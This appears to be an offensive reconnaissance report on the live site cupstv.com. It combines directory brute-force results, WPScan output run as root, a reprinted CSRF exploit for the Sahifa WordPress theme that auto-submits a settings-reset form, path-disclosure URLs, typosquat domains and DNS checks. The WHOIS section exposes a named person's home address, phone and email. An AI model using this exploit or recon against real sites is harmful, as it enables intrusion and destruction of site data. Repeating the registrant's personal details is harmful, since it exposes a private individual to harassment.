/blog/crack/blog/index.php
/12/10/12/2006/crack/index.php
/contact/12/2006/sitemap/index.php

/home/blog/contact/12/index.php
/logo/home/2006/index.php
/about/2/crack/2006/index.php
/login/crack/2/index.php
/12/10/about/contact/12/index.php
/crack/crack/01/index.php
/12/home/11/index.php
/1/about/blog/index.php
/sitemap/new/2006/download/index.php
/about/10/crack/crack/contact/index.php
/1/1/crack/index.php
/contact/contact/new/contact/index.php
/about/blog/08/index.php
/1/sitemap/2006/index.php
/blog/contact/home/index.php
/10/about/crack/contact/index.php
/12/11/crack/12/crack/index.php
/logo/about/crack/contact/index.php
/about/about/01/index.php
/12/new/2006/blog/index.php
/crack/2005/crack/crack/index.php
/logo/12/10/index.php
/sitemap/2006/crack/new/index.php
/12/10/about/crack/2006/index.php
/feed/blog/2006/contact/index.php
/12/new/home/12/index.php
/contact/content/index.php
/12/11/blog/12/index.php
/12/media/index.php
/crack/contact/12/about/about/index.php
/10/crack/11/index.php

Files found with a 403 response:

/about/10/cgi-bin.php
/home/register.php
/home/contact/cgi-bin.php

Files found with a 503 response:

/login/support.php
/10/archives.php
/crack/contact/2006/news.php
/contact/contact/2005.php
/login/downloads.php
/contact/12/2006/archives.php
/blog/sitemap/search.php
/feed/crack/12/crack/2006.php
/crack/10/logo.php
/12/blog/crack/faq.php
/crack/contact/crack/2006/crack.php
/contact/contact/blog/warez.php
/stories.php
/contact/12/12/index.php


/about/sitemap/logo.php
/home/blog/2005.php
/about/12/11/spacer.php
/sitemap/2006/about/crack/download.php
/contact/crack/about/news.php
/login/crack/2006/crack/12.php
/12/11/06.php
/about/02/serial.php
/10/rss/images.php
/contact/2006/about/crack.php
/feed/about/logo.php
/blog/12/crack/about.php
/10/contact/10.php
/about/blog/about/images.php
/12/crack/crack/index.php
/about/new/crack/12/about.php
/12/about/01.php
/logo/contact/10.php
/10/1/spacer.php
/login/crack/blog/crack.php
/12/10/rss/news.php
/contact/blog/11.php
/logo/2006/logo.php
/sitemap/2006/about/about/search.php
/1/new/crack/crack.php
/about/2/2006/download.php
/contact/1/about/contact.php
/sitemap/contact/blog.php
/2/crack/new/news.php
/2/blog/crack/privacy.php
/about/blog/2006/crack/2006.php
/1/contact/blog.php
/sitemap/2006/blog/2006.php
/about/new/blog/warez.php
/about/new/blog/full.php
/new/2005/12.php
/feed/contact/new.php
/2/crack/crack/crack/11.php
/press/2006/products.php
/blog/contact/crack/12/images.php
/press/blog/contact.php
/about/contact/12/serial.php
/rss/sitemap/full.php
/crack/contact/12/crack/crack.php
/login/2006/contact/news.php
/10/2006/blog.php
/about/crack/about/12/index.php
/contact/12/crack/download.php
/12/2006/links.php
/home/2006/blog.php
/press/12/news.php
/press/12/2006.php
/about/11/about/crack.php
/10/crack/10.php

/2/blog/2006/about.php
/home/blog/2006/news.php
/login/2006/2.php
/2/10/crack/contact.php
/contact/10/new.php
/logo/contact/crack/11.php

Files found with a 500 response:

/contact/about/about/index.php
/about/about/12/2006.php
/12/12/2006/index.php
/contact/about/crack/contact/full.php
/12/new/12/12/warez.php
/media/2006/crack/12.php
/content/11/12.php
/about/about/2006/index.php
/contact/12/contact/download.php
/login/crack/2006/crack/contact/index.php
/about/new/new/full.php
/contact/12/2006/crack/news.php
/12/crack/crack/2006.php
/12/10/new/2006.php
/crack/about/crack/2006/search.php
/about/09/faq.php
/about/about/contact/serial.php
/1/downloads.php
/about/12/crack/2006.php
/12/about/06.php
/contact/rss/10.php
/12/10/about/archives.php
/sitemap/2006/about/12/contact.php
/about/06/crack/full.php
/crack/about/10/serial.php
/login/09/news.php
/rss/contact/cgi-bin.php
/1/new/2006/crack.php
/rss/about/faq.php
/crack/files.php
/12/08/archives.php
/1/new/12/spacer.php
/about/new/about/2006.php
/12/11/crack/contact/12.php
/about/11/blog/spacer.php
/crack/about/12/archives.php
/about/blog/crack/2006.php

```
root@mil23-1t-k:~# wpscan --update
```



WordPress Security Scanner by the WPScan Team

Version 2.9.3

Sponsored by Sucuri - <https://sucuri.net>


@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

```
[i] Updating the Database ...
```

```
[i] Update completed.
```

```
root@mil23-1t-k:~#
```

```
root@mil23-1t-k:~# wpscan --url cupstv.com --enumerate u
```



WordPress Security Scanner by the WPScan Team

Version 2.9.3

Sponsored by Sucuri - <https://sucuri.net>

@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

```
[+] URL: http://cupstv.com/
```

```
[+] Started: Fri Dec 8 11:52:00 2017
```

```
[+] robots.txt available under: 'http://cupstv.com/robots.txt'
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-admin/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-admin/admin-ajax.php
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/js/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-includes/images/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/trackback/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-login.php
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-register.php
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/temp/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/readme.html
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/cgi-bin/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/recommended/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/comments/feed/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/index.php
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/license.txt
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/xmlrpc.php
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/plugins/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/themes/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/upload/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/
```

```
[+] Interesting entry from robots.txt: http://cupstv.com/wp-content/uploads/
```

```
[+] Interesting header: LINK: <http://cupstv.com/wp-json/>; rel="https://api.w.org/",
```

```
<http://cupstv.com/>; rel=shortlink
```

```
[+] Interesting header: SERVER: Apache
```

```
[+] Interesting header: SET-COOKIE: wfvf_3219804454=5a2a7ce8d122b; expires=Fri, 08-Dec-2017 12:22:08 GMT; path=/; httponly
```

```
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
```

```
[+] Interesting header: X-POWERED-BY: PHP/5.4.45
```

```
[i] WordPress version can not be detected

[+] WordPress theme in use: sahifa - v5.5.8

[+] Name: sahifa - v5.5.8
  | Location: http://cupstv.com/wp-content/themes/sahifa/
[!] An error_log file has been found: http://cupstv.com/wp-content/themes/sahifa/error_log
  | Style URL: http://cupstv.com/wp-content/themes/sahifa/style.css
  | Theme Name: Sahifa
  | Theme URI: http://themes.tielabs.com/sahifa/
  | Description: The Ultimate WordPress News Theme you have been waiting for!
  | Author: TieLabs
  | Author URI: http://tielabs.com/

[!] Title: Sahifa 2.4.0 - Multiple Script Path Disclosure Direct Request Path Disclosure
Reference: https://wpvulndb.com/vulnerabilities/7403
Reference: http://packetstormsecurity.com/files/119191/
Reference: http://www.securityfocus.com/bid/57109/

[!] Title: Sahifa 2.4.0 - Site Setting Reset CSRF
Reference: https://wpvulndb.com/vulnerabilities/7404
Reference: http://packetstormsecurity.com/files/119191/
Reference: http://www.securityfocus.com/bid/57109/

[+] Enumerating plugins from passive detection ...
  | 1 plugin found:

[+] Name: wunderground - v2.0.11
  | Last updated: 2016-06-30T23:50:00.000Z
  | Location: http://cupstv.com/wp-content/plugins/wunderground/
  | Readme: http://cupstv.com/wp-content/plugins/wunderground/readme.txt
[!] The version is out of date, the latest version is 2.1.3

[+] Enumerating usernames ...
[+] We did not enumerate any usernames

[+] Finished: Fri Dec 8 11:54:22 2017
[+] Requests Done: 369
[+] Memory used: 67.82 MB
[+] Elapsed time: 00:02:21
root@mil23-lt-k:~#
```

[illegible]

```
=====
Software: Wordpress Sahifa theme Version: 2.4.0
Vendor: http://themes.tielabs.com/
Software License: Shareware *cost $45*
Vulnerabilities: This software is prone to CSRF and FULL PATH DISCLOSURE vulnerabilities.
=====
```

```
Tested On: Debian squeeze 6.0.6
Server version: Apache/2.2.16 (Debian)
PHP 5.3.3-7+squeeze14 with Suhosin-Patch (cli) (built: Aug 6 2012 20:08:59)
Copyright (c) 1997-2009 The PHP Group
Zend Engine v2.3.0, Copyright (c) 1998-2010 Zend Technologies
    with Suhosin v0.9.32.1, Copyright (c) 2007-2010, by SektionEins GmbH
```

[*] CSRF VULNERABILITY [*]

The following CSRF exploit on successfully exploitation will "reset" site settings.
Be Careful: It will lead to data destruction (you will lost your site settings)

Here is that vulnerable code sections:

```
File: panel/mpanel-ui.php
==SECTION 1=====BEGIN SNIP=====

<form method="post">
<div class="mpanel-reset">
<input name="reset" class="mpanel-reset-button" type="submit"
onClick="if(confirm('All settings will be rest .. Are you sure ?')) return true ; else return
false; " value="Reset Settings" />
<input type="hidden" name="action" value="reset" />
</div>
</form>

===== END SNIP =====
```

File: panel/mpanel-functions.php

====SECTION 2=====BEGIN SNIP=====

```
if( isset( $_REQUEST['action'] ) ){
    if( 'reset' == $_REQUEST['action'] ) {
        global $default_data;
        tie_save_settings( $default_data );
        header("Location: admin.php?page=panel&reset=true");
        die;
    }
}
```

```
    }  
}  
===== END SNIP =====
```

```
===== BEGIN CSRF EXPLOIT =====
```

```
<h1>Wordpress sahifa theme CSRF exploit By AkaStep<br></h1>
```

```
<body onload="javascript:document.forms[0].submit()">  
<form method="post" action="http://hacker1.own/wp/wp-admin/admin.php?page=panel&reset=true">  
<input type="hidden" name="action" value="reset" />  
<!-- <input name="reset" type="submit" value="Reset Settings" />-->  
</form>
```

```
===== END OF CSRF EXPLOIT =====
```

```
[*] FULL PATH DISCLOSURE:  [*]
```

Just Direct access:

<http://hacker1.own/wp/wp-content/themes/sahifa/category.php>

Fatal error: Call to undefined function get_header() in /etc/apache2/htdocs/hacker1/wp/wp-content/themes/sahifa/category.php on line 1

Other files also disclosures similar info.

Here is that files:

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/shortcodes/shortcode.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/shortcodes/ui.php>

[http://hacker1.own/wp/wp-content/themes/sahifa/panel/shortcodes/ui.php?page\[\]=](http://hacker1.own/wp/wp-content/themes/sahifa/panel/shortcodes/ui.php?page[]=)

Warning: htmlentities() expects parameter 1 to be string, array given in /etc/apache2/htdocs/hacker1/wp/wp-content/themes/sahifa/panel/shortcodes/ui.php on line 2

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/post-options.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/notifier/update-notifier.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/custom-slider.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/panel/mpanel-functions.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/sidebar-footer.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/author.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/index.php>

Fatal error: Call to undefined function get_header() in /etc/apache2/htdocs/hacker1/wp/wp-content/themes/sahifa/index.php on line 1

<http://hacker1.own/wp/wp-content/themes/sahifa/search.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/functions.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/footer.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/comments.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/archive.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/functions/widgetize-theme.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/functions/common-scripts.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/functions/theme-functions.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/functions/updates.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/page.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/template-sitemap.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/template-login.php>

<http://hacker1.own/wp/wp-content/themes/sahifa/template-tags.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/single.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/post-related.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/post-share.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-news-pic.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-google.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-custom-author.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-posts.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-text-html.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-feedburner.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-ads.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-flickr.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-video.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-tabbed.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-author.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-search.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-social.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-twitter.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-facebook.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-reviews.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-counter.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-category.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-login.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets/widget-comments-avatar.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/slider.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/post-head.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/post-meta.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/slider-category.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/single-post-share.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/breaking-news.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/includes/widgets.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/template-timeline.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/loop.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/template-feed.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/tag.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/template-restrict.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/template-blog.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/404.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/template-authors.php>
<http://hacker1.own/wp/wp-content/themes/sahifa/sidebar.php>

===== HAPPY NEW YEAR! =====

=====

SHOUTZ+RESPECTS+GREAT THANKS TO ALL MY FRIENDS:

=====

packetstormsecurity.org
packetstormsecurity.com
packetstormsecurity.net
securityfocus.com
cxsecurity.com
security.nnov.ru
securtiyvulns.com
securitylab.ru
secunia.com
securityhome.eu
exploitsdownload.com
osvdb.com
websecurity.com.ua
1337day.com

to all Aa Team + to all Azerbaijan Black HatZ
+ *Especially to my bro CAMOUFL4G3 *
To All Turkish Hackers

Appendix I - WPScan Sahifa Vulnerability

Also special thanks to: ottoman38 & HERO_AZE
=====

/AkaStep

Summary

Emails 0

Names 0

Hosts 1

Registered Domains 0

Squatting 9

Subdomains 1

Emails (0)

Names (0)

Hosts (1)

160.153.128.24

Registered Domains (0)

Domain	IP	Address	Registration	Email	Registration	Org	Registrar
--------	----	---------	--------------	-------	--------------	-----	-----------

Squatting (9)

Character Omission cpstv.com 52.73.71.92 United States

Character Omission cupstv.com 50.63.202.22 United States mailstore1.secureserver.net

Character Omission cuptv.com 27.254.57.154 Thailand mail.cuptv.com

Character Omission custv.com 211.24.3.184 MALAYSIA

Vowel Swap capstv.com 50.63.202.28 United States mailstore1.secureserver.net

Vowel Swap copstv.com 72.52.4.122 United States localhost

Bit Flipping cqpstv.com 47.90.50.66 Canada

Bit Flipping cupstr.com 194.245.148.189 Germany

Bit Flipping cutstv.com 184.168.221.63 United States

Subdomains (1)

cupstv.com 160.153.128.24

Whois Domain

Domain: Name: CUPSTV.COM

Registry: Domain ID: 2035080761_DOMAIN_COM-VRSN

Registrar: WHOIS Server: whois.godaddy.com

Registrar: URL: http://www.godaddy.com

Updated: Date: 2017-06-13T15:31:25Z

Creation: Date: 2016-06-12T12:19:34Z

Registry: Expiry Date: 2018-06-12T12:19:34Z

Registrar: GoDaddy.com, LLC

Registrar: IANA ID: 146

Registrar: Abuse Contact Email: abuse@godaddy.com

Registrar: Abuse Contact Phone: 480-624-2505

Name: Server: NS63.DOMAINCONTROL.COM

Name: Server: NS64.DOMAINCONTROL.COM

DNSSEC: unsigned

Domain: Name: cupstv.com
Registry: Domain ID: 2035080761_DOMAIN_COM-VRSN
Registrar: WHOIS Server: whois.godaddy.com
Registrar: URL: http://www.godaddy.com
Updated: Date: 2017-06-13T15:31:24Z
Creation: Date: 2016-06-12T12:19:34Z
Registrar: Registration Expiration Date: 2018-06-12T12:19:34Z
Registrar: GoDaddy.com, LLC
Registrar: IANA ID: 146
Registrar: Abuse Contact Email: abuse@godaddy.com
Registrar: Abuse Contact Phone: 4806242505
Registry: Registrant ID: Not Available From Registry
Registrant: Name: Idris Ahmed
Registrant: Organization: Tecomex Forensics Ltd
Registrant: Street: 115 Lythalls Lane
Registrant: Street: Holbrooks
Registrant: City: Coventry
Registrant: State/Province: West Midlands
Registrant: Postal Code: CV6 6FN
Registrant: Country: UK
Registrant: Phone: +44.7539288602
Registrant: Phone Ext:
Registrant: Fax
Registrant: Fax Ext:
Registrant: Email: nubiantiger2000@gmail.com
Registry: Admin ID: Not Available From Registry
Admin: Name: Idris Ahmed
Admin: Organization: Tecomex Forensics Ltd
Admin: Street: 115 Lythalls Lane
Admin: Street: Holbrooks
Admin: City: Coventry
Admin: State/Province: West Midlands
Admin: Postal Code: CV6 6FN
Admin: Country: UK
Admin: Phone: +44.7539288602
Admin: Phone Ext:
Admin: Fax
Admin: Fax Ext:
Admin: Email: nubiantiger2000@gmail.com
Registry: Tech ID: Not Available From Registry
Tech: Name: Idris Ahmed
Tech: Organization: Tecomex Forensics Ltd
Tech: Street: 115 Lythalls Lane
Tech: Street: Holbrooks
Tech: City: Coventry
Tech: State/Province: West Midlands
Tech: Postal Code: CV6 6FN
Tech: Country: UK
Tech: Phone: +44.7539288602
Tech: Phone Ext:
Tech: Fax
Tech: Fax Ext:
Tech: Email: nubiantiger2000@gmail.com
Name: Server: NS63.DOMAINCONTROL.COM
Name: Server: NS64.DOMAINCONTROL.COM
DNSSEC: unsigned
Whois IP



=====

=====

Category	Status	Test	Information
Parent		Domain NS records	Nameserver records returned by the parent servers are: ns63.domaincontrol.com. [216.69.185.42] [TTL=172800] ns64.domaincontrol.com. [208.109.255.42] [TTL=172800] a.gtld-servers.net was kind enough to give us that information.
		TLD Parent Check	Good. a.gtld-servers.net, the parent server I interrogated, has information for your TLD. This is a good thing as there are some other domain extensions like "co.us" for example that are missing a direct check.
		Your nameservers are listed	Good. The parent server a.gtld-servers.net has your nameservers listed. This is a must if you want to be found as anyone that does not know your DNS servers will first ask the parent nameservers.
		DNS Parent sent Glue	Good. The parent nameserver sent GLUE, meaning he sent your nameservers as well as the IPs of your nameservers. Glue records are A records that are associated with NS records to provide "bootstrapping" information to the nameserver.(see RFC 1912 section 2.3)
		Nameservers A records	Good. Every nameserver listed has A records. This is a must if you want to be found.
NS		NS records from your nameservers	NS records got from your nameservers listed at the parent NS are: ns64.domaincontrol.com [208.109.255.42] [TTL=3600] ns63.domaincontrol.com [216.69.185.42] [TTL=3600]
		Recursive Queries	Good. Your nameservers (the ones reported by the parent server) do not report that they allow recursive queries for anyone.
		Same Glue	The A records (the GLUE) got from the parent zone check are the same as the ones got from your nameservers. You have to make sure your parent server has the same NS records for your zone as you do according to the RFC. This tests only nameservers that are common at the parent and at your nameservers. If there are any missing or stealth nameservers you should see them below!
		Glue for NS records	INFO: GLUE was not sent when I asked your nameservers for your NS records.This is ok but you should know that in this case an extra A record lookup is required in order to get the IPs of your NS records. The nameservers without glue are: 208.109.255.42 216.69.185.42 You can fix this for example by adding A records to your nameservers for the zones listed above.
		Mismatched NS records	OK. The NS records at all your nameservers are identical.
		DNS servers responded	Good. All nameservers listed at the parent server responded.
		Name of nameservers are valid	OK. All of the NS records that your nameservers report seem valid.
		Multiple Nameservers	Good. You have multiple nameservers. According to RFC2182 section 5 you must have at least 3 nameservers, and no more than 7. Having 2 nameservers is also ok by me.
		Nameservers are lame	OK. All the nameservers listed at the parent servers answer authoritatively for your domain.
		Missing nameservers reported by parent	OK. All NS records are the same at the parent and at your nameservers.
		Missing nameservers reported by your nameservers	OK. All nameservers returned by the parent server a.gtld-servers.net are the same as the ones reported by your nameservers.
		Domain CNAMEs	OK. RFC1912 2.4 and RFC2181 10.3 state that there should be no CNAMEs if an NS (or any other) record is present.
		NSs CNAME check	OK. RFC1912 2.4 and RFC2181 10.3 state that there should be no CNAMEs if an NS (or any other) record is present.
		Different subnets	OK. Looks like you have nameservers on different subnets!
		IPs of nameservers are public	Ok. Looks like the IP addresses of your nameservers are public. This is a good thing because it will prevent DNS delays and other problems like
		DNS servers allow TCP connection	OK. Seems all your DNS servers allow TCP connections. This is a good thing and useful even if UDP connections are used by default.
		Different autonomous systems	OK. It seems you are safe from a single point of failure. You must be careful about this and try to have nameservers on different locations as it can prevent a lot of problems if one nameserver goes down.
		Stealth NS records sent	Ok. No stealth ns records are sent

SOA		SOA record	The SOA record is: Primary nameserver: ns63.domaincontrol.com Hostmaster E-mail address: dns.jomax.net Serial #: 2016071705 Refresh: 28800 Retry: 7200 Expire: 604800 1 weeks Default TTL: 600
		NSs have same SOA serial	OK. All your nameservers agree that your SOA serial number is 2016071705 .
		SOA MNAME entry	OK. ns63.domaincontrol.com That server is listed at the parent servers.
		SOA Serial	Your SOA serial number is: 2016071705 . This appears to be in the recommended format of YYYYMMDDnn.
		SOA REFRESH	OK. Your SOA REFRESH interval is: 28800 . That is OK
		SOA RETRY	Your SOA RETRY value is: 7200 . Looks ok
		SOA EXPIRE	Your SOA EXPIRE number is: 604800 . Looks ok
		SOA MINIMUM TTL	Your SOA MINIMUM TTL is: 600 . This value was used to serve as a default TTL for records without a given TTL value and now is used for negative caching (indicates how long a resolver may cache the negative answer). RFC2308 recommends a value of 1-3 hours. Your value of 600 is OK.
MX		MX Records	Your MX records that were reported by your nameservers are: 0 mail.cupstv.com 160.153.128.24 [These are all the MX records that I found. If there are some non common MX records at your nameservers you should see them below.]
		Different MX records at nameservers	Good. Looks like all your nameservers have the same set of MX records. This tests to see if there are any MX records not reported by all your nameservers and also MX records that have the same hostname but different IPs
		MX name validity	Good. I did not detect any invalid hostnames for your MX records.
		MX IPs are public	OK. All of your MX records appear to use public IPs.
		MX CNAME Check	OK. No problems here.
		MX A request returns CNAME	OK. No CNAMEs returned for A records lookups.
		MX is not IP	OK. All of your MX records are host names.
		Number of MX records	OK. Looks like you only have one MX record at your nameservers. You should be careful about what you are doing since you have a single point of failure that can lead to mail being lost if the server is down for a long time.
		Mismatched MX A	OK. I did not detect differing IPs for your MX records.
